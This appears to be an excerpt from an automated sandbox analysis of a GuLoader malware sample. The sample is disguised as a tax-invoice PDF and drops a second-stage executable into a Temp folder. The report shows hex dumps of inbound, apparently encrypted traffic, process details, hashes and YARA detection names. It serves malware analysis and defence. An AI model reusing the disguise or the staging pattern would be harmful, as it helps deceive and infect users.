2021-12-02 07:33:44 UTC	95	IN	Data Raw: 4d 36 61 84 7c ca c7 82 00 84 e6 89 2e 46 0f 3a f2 61 e9 3c 2a 6b cf dc a4 55 56 26 1d f7 84 78 57 8c 5f 65 d8 fb 5e fb b8 3e 6c 7e 92 76 22 5e 2d d0 0d d8 f6 cb 75 74 e4 93 fd 29 b8 5b 10 23 cb dc 9a 3e ee 97 8d 21 40 f8 87 22 d0 11 9e 20 18 17 df 6b c3 cc f3 a3 78 bf c6 09 71 cb d5 a1 cd 25 b9 a5 83 b1 18 25 2f c7 09 f4 36 01 18 8a 28 33 bc a4 fb d4 c3 3f e5 26 90 b5 3d 6b e7 57 36 b1 86 4c b9 7a 0b 21 05 6d d9 a2 28 1d ac cb f2 8e 94 c3 45 bb e7 6d 68 a7 11 c0 e5 d4 40 16 9f 8d 29 a5 4f 6c 98 8a e6 60 15 21 a3 9d 9b 9a c3 f7 06 00 c2 cd 44 b5 c8 09 f8 dc b4 25 31 d6 76 0a 7d 1d f1 61 63 4a f7 48 8b 97 34 72 32 38 46 c9 f8 95 cf cd 0d ab 7d f7 04 13 06 c8 e3 e1 67 9d c2 b0 b6 ae 6c 4f 40 63 b5 4c df ee b8 bf b0 67 da b1 df 82 cd ee 56 1e 4b 7d 69 25 d9 Data Ascii: M6a|.F:a<*kUV&xW_e^>l~v"^-ut)[#>!@" kxq%%/6(3?&=kW6Lz!m(Emh@)Ol`!D%1v}acJH4r28F}glO@cLgV K}i%
2021-12-02 07:33:44 UTC	96	IN	Data Raw: 3d af 45 2e c0 54 d8 03 f5 c4 16 1b fd b9 71 82 65 30 0e 4a 5f 82 72 5b 02 71 61 5e 65 9f 47 c1 5b d6 38 8c 25 21 ca 32 2d bf 7f cf 8c 19 f8 f4 06 a0 5c 8b 8d 69 94 44 df d9 77 64 a3 37 1a fd 5f 4f 59 eb 18 0c 80 1a cd 87 a0 fa 72 ce a8 c4 b4 1b b9 ad 9d a0 83 f2 93 b5 fa fd 16 33 1c e0 cf ef 47 cc 05 84 f3 87 0e 6f 9c c7 29 bd 77 d3 09 39 b2 d5 62 b7 3e 1f 7b 1e 1f fd e5 9a 1c 19 32 e2 d1 2c b5 53 f0 42 6a 52 bb c6 86 f2 5d 0d e6 f5 ee 6c bb fa a1 eb 6a 24 ee 66 db e4 8f 3c 52 0b c0 93 5f 9f c1 5f 67 81 4c 0c 92 ee 2b ff ed a0 d0 59 6e 39 04 75 7c 1f 43 fd 43 10 a3 f7 08 c0 0a d6 ee 67 56 b4 8b 5c ca cd 27 96 43 1b 7e ee 7a 65 ce af d2 2f c3 09 41 9e 3a d3 9f ee 43 4c 4b 0e bd 85 83 47 38 e0 94 e9 f6 b6 b1 7d ed 79 1a 79 12 a3 4b 15 df 61 62 6e f7 2d 93 Data Ascii: =E.Tqe0J_r[qa^eG[8%!2-\iDwd7_OYr3Go)w9b>{2,SBjR]lj$f<R__gL+Yn9u|CCgV\'C~ze/A:CLKG8}yyKabn-

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	97	IN	Data Raw: fd aa 9e 52 6e 96 be 1d f1 94 68 ab a8 d1 44 42 8a 05 3e 14 2f 9e 24 0d 7e 84 09 8b d2 34 30 32 09 46 e4 ab d4 a0 ff 6b 98 09 c7 73 3e 67 fc 91 d5 02 db 9e 84 e5 83 05 0d 2d 50 da 7f b1 ad ec 92 d1 21 ae 80 b7 bb ac db 3b 5c 17 3f 39 13 ac ce 2b 42 80 28 13 ec 1a e6 0d d9 19 cf 5c 82 ba 1f 21 b4 7c cd 3e b7 58 06 21 67 22 85 e5 ff 11 a2 2e ae bc 59 8a 4b 10 aa 7e 0a ec 0b 14 a2 3e 35 44 c9 b7 c0 54 06 0a 56 74 ee 0d af 72 ba 22 98 37 bb 77 3b 9c c9 61 36 dd 75 d6 45 6f b4 06 b8 41 76 9a 5f a9 11 1e fc f0 5c 8e f1 32 8c 4c 98 39 8c ee 7e dc 1d 4c 2b 64 13 3d 6e a5 1d d1 a4 a0 2f 57 28 c8 84 bf 41 60 21 c9 15 8a 01 84 59 be b1 5b 68 13 91 7f d4 a8 7c d5 91 11 3c ea 3a 38 26 3f fa 92 4e 7f 24 02 77 d1 0c 7a 9c 50 3d d1 b6 ea ba 3a a7 10 b0 45 52 3b 81 26 5b Data Ascii: RnhDB>/$~402Fks>g-P!;\?9+B(\!|>X!g".YK~>5DTVtr"7w;a6uEoAv_\2L9~L+d=n/W(A`!Y[h\|<:8&?N$wzP=:ER;&[
2021-12-02 07:33:44 UTC	98	IN	Data Raw: 83 ed 18 46 2f e0 09 f8 36 0e 18 b7 28 2c bc b2 fb d2 c3 1c e5 53 90 e4 3d 6c e7 72 36 f7 86 7e b9 6d 0b 72 05 53 d9 aa 28 1c ac c4 f2 9a 94 8c 45 c9 e7 42 68 91 11 c6 e5 cb 40 4a 9f cb 29 e6 4f 09 98 b0 e6 44 15 3d a3 d2 9b d2 c3 b1 06 6e c2 be 44 97 c8 1c f8 d8 b4 37 31 b0 76 11 7d 00 f1 24 63 16 f7 7d 8b a6 34 40 32 33 46 cb f8 fb cf ff 0d f0 7d b3 04 4a 06 8c e3 a6 67 e1 c2 ab b6 ac 6c 0d 40 50 b5 5f df ad b8 e9 b0 0f da ba df f8 cd 89 56 19 4b 7b 69 29 d9 e0 7f 3f d4 28 4a ec 46 9d 5e 9a 7c 9d 2f c7 c9 51 48 c9 13 cd 50 b7 2b 7d 21 24 7d d7 81 bb 74 e0 4d d3 bc 59 8a 4b 35 fa 0d 78 b3 64 70 c4 5b 5c 27 a5 b7 a5 54 75 66 56 07 ee 6c 8a 01 c9 50 c4 41 e8 59 42 f8 a7 0d 55 b1 1a d6 33 6f d1 4a b9 20 46 d9 2d d0 61 6a fa 9e 55 fc f0 46 8a 2f 83 7d 9b 9a Data Ascii: F/6(,S=lr6~mrS(EBh@J)OD=nD71v}$c}4@23F}Jgl@P_VK{i)?(JF^\|/QHP+}!$}tMYK5xdp[\'TufVlPAYBU3oJ F-ajUF/}
2021-12-02 07:33:44 UTC	99	IN	Data Raw: 60 b6 87 b6 7c 1f a6 b2 24 c4 34 d9 79 34 c0 c8 05 b6 4a 51 53 1a 36 ae d4 ff 25 62 1f bf e1 72 8c 1d 92 5e 4a 7b d4 d7 f4 fc 38 0c c6 d2 8c 6c de ba 8d bf 2b 30 82 32 89 8d e8 1e 26 19 e0 92 3a aa a4 59 11 94 28 22 9f e4 26 b4 a0 ad a2 50 4e 35 6a 55 13 39 2e cc 37 79 cc d8 32 95 62 d6 9a 78 6c f6 a4 42 bd c0 09 9a 21 68 1b 80 09 2f a8 a8 a5 12 b1 49 6f 8e 55 9b b0 8a 49 1d 41 6b bd eb 83 24 38 b0 94 9e f6 d2 b1 53 ed 13 1a 0a 12 c7 4b 15 df 61 62 4b f7 5e 93 85 f0 4f 68 ff d6 4f 7c f8 3b 86 f1 6d bf e4 25 9e 35 7d 75 b0 92 c1 c2 40 d0 81 0e 23 0e 69 2d c8 53 a5 6a 3e a8 b3 6a 0b a1 de 2d 8b f8 25 8a 2b 52 08 d7 d9 e4 0a 48 79 98 a6 e7 8f 54 20 c3 42 61 f3 7c 3d f7 f7 77 cd 87 db c0 ba 5e 52 6b 0a 2d 0d 2d b4 3b da d4 15 f3 22 f4 3d 11 72 c9 cd d7 e2 d6 Data Ascii: `|$4y4JQS6%br^J{8l+02&:Y("&PN5jU9.7y2bxlB!h/IoUIAk$8SKabK^OhO|;m%5}u@#i-Sj>j-%+RHyT Ba|=w^Rk--;"=r
2021-12-02 07:33:44 UTC	101	IN	Data Raw: cd 50 b7 2f 96 20 67 7d d5 80 ff f4 2d 4c ae bc 59 8a 4b 35 aa 0d 0a fb 9b 71 a2 17 65 26 c9 fb 4f 55 06 66 56 07 ee 6c af 01 ba 02 08 40 bb 41 6b f9 c9 0d 36 b1 75 d6 45 6f b4 4a cb 20 3f d9 2d d0 61 6a a9 9e 2c 0e 11 47 e9 c9 63 7c ed 40 90 dd 1d ea a4 16 13 e6 e1 d7 1d a2 a4 8e 2f 3a 28 b0 04 dc 41 60 a1 a7 15 e9 81 ef 59 be b1 ee e7 61 91 bd 5b e4 7c bf 91 72 bc eb 3a 57 a6 5b fa fd ce 0a 24 76 f7 9d 0c 39 1c 26 3d b4 36 8e ba 5f a7 4a 20 30 52 40 11 46 5b 55 88 c0 71 a8 51 66 68 5d 1d e4 cf 25 9b fa f9 c7 d7 6c 95 09 6d e6 f5 09 75 53 84 5c 19 ce 03 91 3c 2e b1 cd 78 e0 fe 50 76 f5 2a de d9 52 01 c9 49 3b de 54 c6 3f 6e 5d 3d 6e ae d8 b1 03 4f dc 45 24 c4 69 bd 14 b9 f9 65 1f b8 b9 03 82 17 56 0e e8 5d a6 17 5f 72 43 0d 1c 0a 84 47 63 59 f2 5d ed 55 Data Ascii: P/ g}-LYK5qe&OUfVl@Ak6uEoJ ?-aj,Gc|@/:(A`Ya[|r:W[$v9&=6_J 0R@F[UqQfh]%lmuS\<.xPv*RI;T?n]=nOE$ieV]_rCGcY]U
2021-12-02 07:33:44 UTC	102	IN	Data Raw: 20 02 3e b6 64 f4 de 9e b3 9e f9 bd e5 74 7b 91 6f 36 61 91 22 aa 34 b5 56 10 47 37 d4 47 93 b0 ea a8 92 c9 ad 07 4e 3d c7 5b 87 dd d2 df 87 7c e1 c7 54 80 df e6 a0 d4 90 9f ff 62 83 79 01 af fb c0 34 75 16 a0 be 96 a9 6d dc 61 09 a0 a9 48 2d ce 3f 28 fe fc b2 02 ae b2 a1 bd 33 9d 3c 66 28 e5 e4 74 03 6d ea 28 a4 80 d5 5b 38 0a d9 79 7d 06 dc 85 4d 57 b7 1c 86 53 8b d7 b4 13 92 12 5e 3b 3d a8 58 50 e0 e5 36 5e 44 1c c4 2e 59 43 7b 83 a1 e1 59 c0 a4 36 5d 18 c2 28 5c bc d7 fb a0 c3 4c e5 26 90 90 3d 18 e7 0b 36 f7 86 2d b9 08 0b 01 05 20 d9 c3 28 73 ac aa f2 e9 94 a6 45 c9 e7 31 68 f7 11 b2 e5 bb 40 70 9f e4 29 c9 4f 09 98 d6 e6 30 15 4d a3 e8 9b fd c3 9e 06 6e c2 be 44 f1 c8 68 f8 a8 b4 44 31 8a 76 3e 7d 2f f1 24 63 7e f7 09 8b d2 34 30 32 09 46 e4 f8 d4 Data Ascii: >dt{o6a"4VG7GN=[|Tby4umaH-?(3<f(tm([8y}MWS^;=XP6^D.YC{Y6](\L&=6- (sE1h@p)O0MnDhD1v>}/$c ~402F
2021-12-02 07:33:44 UTC	103	IN	Data Raw: 66 6d 6e f5 6f 07 36 e1 3d 7d aa 71 f8 52 48 de cd 78 b7 ad 62 29 c6 18 f0 bd 3e 6d c9 49 39 dc 13 a3 4b 22 3c 4e 1a eb aa c3 6c 3d dc 45 57 c0 3a d8 60 f5 98 16 6b fd cb 71 ed 65 56 0e 23 5f ee 72 3e 02 02 61 70 65 e7 47 ac 5b ba 38 8c 25 21 ca 17 2d cc 7f 93 8c 5d f8 91 06 cc 5c fe 8d 11 94 21 df 9f 77 30 a3 67 1a a1 5f 3c 59 82 18 78 80 7f cd f4 a0 d4 72 b6 a8 a9 b4 77 b9 ad 9d a0 83 f2 93 b5 fa d8 16 40 1c bc cf a8 47 a3 05 c2 f3 d3 0e 3f 9c 9b 29 ce 77 b6 09 4d b2 a1 62 de 3e 71 7b 79 1f 8e e5 c6 1c 5a 32 8d d1 42 b5 3d f0 27 6a 31 bb b2 86 9b 5d 62 e6 9b ee 1f bb d4 a1 9f 6a 5c ee 12 db e4 8f 76 52 6a c0 c0 5f d9 c1 2b 67 f1 4c 0c 92 ee 2b be ed c2 d0 35 6e 5c 04 33 7c 4b 43 ad 43 10 a3 b6 08 b5 0a a2 ee 08 56 d9 8b 35 ca b7 27 f3 43 1b 7e ee 7a 40 Data Ascii: fmno6=}qRHxb)>mI9K"<Nl=EW:`kqeV#_r>apeG[8%!-]\!w0g_<Yxrw@G?)wMb>q{yZ2B='j1]bj\vRj_+gL+5n \3|KCCV5'C~z@
2021-12-02 07:33:44 UTC	104	IN	Data Raw: b9 08 0b 01 05 20 d9 c3 28 73 ac aa f2 e9 94 a6 45 c9 e7 31 68 f7 11 b2 e5 bb 40 70 9f e4 29 c9 4f 09 98 d6 e6 30 15 4d a3 e8 9b fd c3 9e 06 6e c2 be 44 f1 c8 68 f8 a8 b4 44 31 8a 76 3e 7d 2f f1 24 63 7e f7 09 8b d2 34 30 32 09 46 e4 f8 d4 cf ff 0d 98 7d c7 04 3e 06 fc e3 d5 67 db c2 84 b6 83 6c 0d 40 50 b5 7f df ad b8 92 b0 21 da 80 df bb cd db 56 5c 4b 3f 69 13 d9 ce 7f 42 d4 28 4a ec 46 e6 5e d9 7c cf 2f 82 c9 1f 48 b4 13 cd 50 b7 2b 06 21 67 7d 85 81 ff 74 a2 4d ae bc 59 8a 4b 35 aa 0d 0a b3 0b 70 a2 5b 35 27 c9 b7 c0 54 06 66 56 07 ee 6c af 01 ba 50 98 41 bb 59 3b f8 c9 0d 36 b1 75 d6 45 6f b4 4a cb 20 3f d9 2d d0 61 6a a9 9e 2c fc 9e 46 e9 2f ec 7d ed 9a 1f dc 1d 20 2b 17 13 5c 6e d6 1d a2 a4 8e 2f 32 28 b0 84 da 41 60 21 a5 15 e9 01 ef 59 be b1 7e Data Ascii: (sE1h@p)O0MnDhD1v>}/$c~402F}>gl@P!V\K?iB(JF^|/HP+!g}tMYK5p[5'TfVlPAY;6uEoJ ?-aj,F/} +\n/2(A`!Y~
2021-12-02 07:33:44 UTC	106	IN	Data Raw: b5 3d f0 27 6a 31 bb b2 86 9b 5d 62 e6 9b ee 1f bb d4 a1 9f 6a 5c ee 12 db e4 8f 76 52 6a c0 c0 5f d9 c1 2b 67 f1 4c 0c 92 ee 2b be ed c2 d0 35 6e 5c 04 33 7c 4b 43 ad 43 10 a3 b6 08 b5 0a a2 ee 08 56 d9 8b 35 ca b7 27 f3 43 1b 7e ee 7a 40 ce dc d2 73 c3 2c 41 ed 3a f6 9f 87 43 10 4b 6b bd eb 83 24 38 b0 94 9e f6 d2 b1 53 ed 13 1a 0a 12 c7 4b 15 df 61 62 4b f7 5e 93 85 f0 4f 68 ff d6 4f 7c f8 3b 86 f1 6d bf e4 25 9e 35 7d 75 b0 92 c1 c2 40 d0 81 0e 23 0e 69 2d 75 e4 eb 01 ff 8d 9e 6e fd 77 8a c1 56 5a 47 a7 44 d7 03 80 f4 ee 02 59 3d 97 ce 03 c7 2e 73 4d 42 61 f3 7c ab c7 f0 00 e1 e6 d5 2e 00 0f 5b f2 13 e9 60 2a 3b cf b0 a4 20 56 41 1d 9e 84 16 57 ff 5f 39 d8 bd 5e af b8 6e 6c 22 92 3e 22 31 2d a3 0d ac f6 b8 75 74 e4 93 fd 7a b8 34 10 45 cb a8 9a 49 ee Data Ascii: ='j1]bj\vRj_+gL+5n\3|KCCV5'C~z@s,A:CKk$8SKabK^OhO|;m%5}u@#i-unwVZGDY=.sMBa|.[`*; VAW_9^n l">"1-utz4EI
2021-12-02 07:33:44 UTC	107	IN	Data Raw: c0 54 06 66 56 07 ee 6c af 01 ba 50 98 41 bb 59 3b f8 c9 0d 36 b1 75 d6 45 6f b4 4a cb 20 3f d9 2d d0 61 6a a9 9e 2c fc 9e 46 e9 2f ec 7d ed 9a 1f dc 1d 20 2b 17 13 5c 6e d6 1d a2 a4 8e 2f 32 28 b0 84 da 41 60 21 a5 15 e9 01 ef 59 be b1 7e 68 60 91 23 d4 e5 7c bc 91 72 3c 98 3a 57 26 4c fa fd 4e 19 24 76 77 8d 0c 39 9c 22 3d b4 b6 8e ba 5f a7 7e b0 31 52 52 81 47 5b 77 18 c1 71 a8 51 66 68 d4 1d 83 aa 51 fa 9e 9d b5 be 02 f3 66 6d 6e f5 6f 07 36 e1 3d 7d aa 71 f8 52 48 de cd 78 b7 ad 62 29 c6 18 f0 bd 3e 6d c9 49 39 dc 13 a3 4b 22 3c 4e 1a eb aa c3 6c 3d dc 45 57 c0 3a d8 60 f5 98 16 6b fd cb 71 ed 65 56 0e 23 5f ee 72 3e 02 02 61 70 65 e7 47 ac 5b ba 38 8c 25 21 ca 17 2d cc 7f 93 8c 5d f8 91 06 cc 5c fe 8d 11 94 21 df 9f 77 30 a3 67 1a a1 5f 3c 59 82 18 Data Ascii: TfVlPAY;6uEoJ ?-aj,F/} +\n/2(A`!Y~h`#|r<:W&LN$vw9"=_~1RRG[wqQfhQfmno6=}qRHxb)>mI9K"<Nl=E W:`kqeV#_r>apeG[8%!-]\!w0g_<Y

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	108	IN	Data Raw: f4 ee 02 59 3d 97 ce 03 c7 2e 73 4d 42 61 f3 7c ab c7 f0 00 e1 e6 d5 2e 00 0f 5b f2 13 e9 60 2a 3b cf b0 a4 20 56 41 1d 9e 84 16 57 ff 5f 39 d8 bd 5e af b8 6e 6c 22 92 3e 22 31 2d a3 0d ac f6 b8 75 74 e4 93 fd 7a b8 34 10 45 cb a8 9a 49 ee f6 8d 53 40 9d 87 7e d0 57 9e 41 18 65 df 59 c3 90 f3 f3 78 d3 c6 7c 71 ac d5 c8 cd 4b b9 d6 83 ed 18 63 2f 93 09 a4 36 5d 18 c2 28 5c bc d7 fb a0 c3 4c e5 26 90 90 3d 18 e7 0b 36 f7 86 2d b9 08 0b 01 05 20 d9 c3 28 73 ac aa f2 e9 94 a6 45 c9 e7 31 68 f7 11 b2 e5 bb 40 70 9f e4 29 c9 4f 09 98 d6 e6 30 15 4d a3 e8 9b fd c3 9e 06 6e c2 be 44 f1 c8 68 f8 a8 b4 44 31 8a 76 3e 7d 2f f1 24 63 7e f7 09 8b d2 34 30 32 09 46 e4 f8 d4 cf ff 0d 98 7d c7 04 3e 06 fc e3 d5 67 db c2 84 b6 83 6c 0d 40 50 b5 7f df ad b8 92 b0 21 da 80 Data Ascii: Y=.sMBa|.[`*; VAW_9^nl">"1-utz4EIS@~WAeYx|qKc/6](\L&=6- (sE1h@p)O0MnDhD1v>}/$c~402F}>gl@P!
2021-12-02 07:33:44 UTC	109	IN	Data Raw: 13 a3 4b 22 3c 4e 1a eb aa c3 6c 3d dc 45 57 c0 3a d8 60 f5 98 16 6b fd cb 71 ed 65 56 0e 23 5f ee 72 3e 02 02 61 70 65 e7 47 ac 5b ba 38 8c 25 21 ca 17 2d cc 7f 93 8c 5d f8 91 06 cc 5c fe 8d 11 94 21 df 9f 77 30 a3 67 1a a1 5f 3c 59 82 18 78 80 7f cd f4 a0 d4 72 b6 a8 a9 b4 77 b9 ad 9d a0 83 f2 93 b5 fa d8 16 40 1c bc cf a8 47 a3 05 c2 f3 d3 0e 3f 9c 9b 29 ce 77 b6 09 4d b2 a1 62 de 3e 71 7b 79 1f 8e e5 c6 1c 5a 32 8d d1 42 b5 3d f0 27 6a 31 bb b2 86 9b 5d 62 e6 9b ee 1f bb d4 a1 9f 6a 5c ee 12 db e4 8f 76 52 6a c0 c0 5f d9 c1 2b 67 f1 4c 0c 92 ee 2b be ed c2 d0 35 6e 5c 04 33 7c 4b 43 ad 43 10 a3 b6 08 b5 0a a2 ee 08 56 d9 8b 35 ca b7 27 f3 43 1b 7e ee 7a 40 ce dc d2 73 c3 2c 41 ed 3a f6 9f 87 43 10 4b 6b bd eb 83 24 38 b0 94 9e f6 d2 b1 53 ed 13 1a 0a Data Ascii: K"<Nl=EW:`kqeV#_r>apeG[8%!-]\!w0g_<Yxrw@G?)wMb>q{yZ2B='j1]bj\vRj_+gL+5n\3|KCCV5'C~z@s,A:CKk$8S

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe PID: 4128 Parent PID: 5788

General

Start time:	08:32:03
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe"
Imagebase:	0x400000
File size:	190030 bytes
MD5 hash:	9FF3B37069E0772AF03732B022C02789
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Form_Pilleorms8.exe PID: 6560 Parent PID: 4128

General

Start time:	08:32:11
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
Imagebase:	0x400000
File size:	99217408 bytes
MD5 hash:	6196B71B6602AA420325B1124C64B20A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.788404453.0000000008160000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: Form_Pilleorms8.exe PID: 7148 Parent PID: 6560

General

Start time:	08:33:04
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
Imagebase:	0x400000
File size:	99217408 bytes
MD5 hash:	6196B71B6602AA420325B1124C64B20A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000000.787227598.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis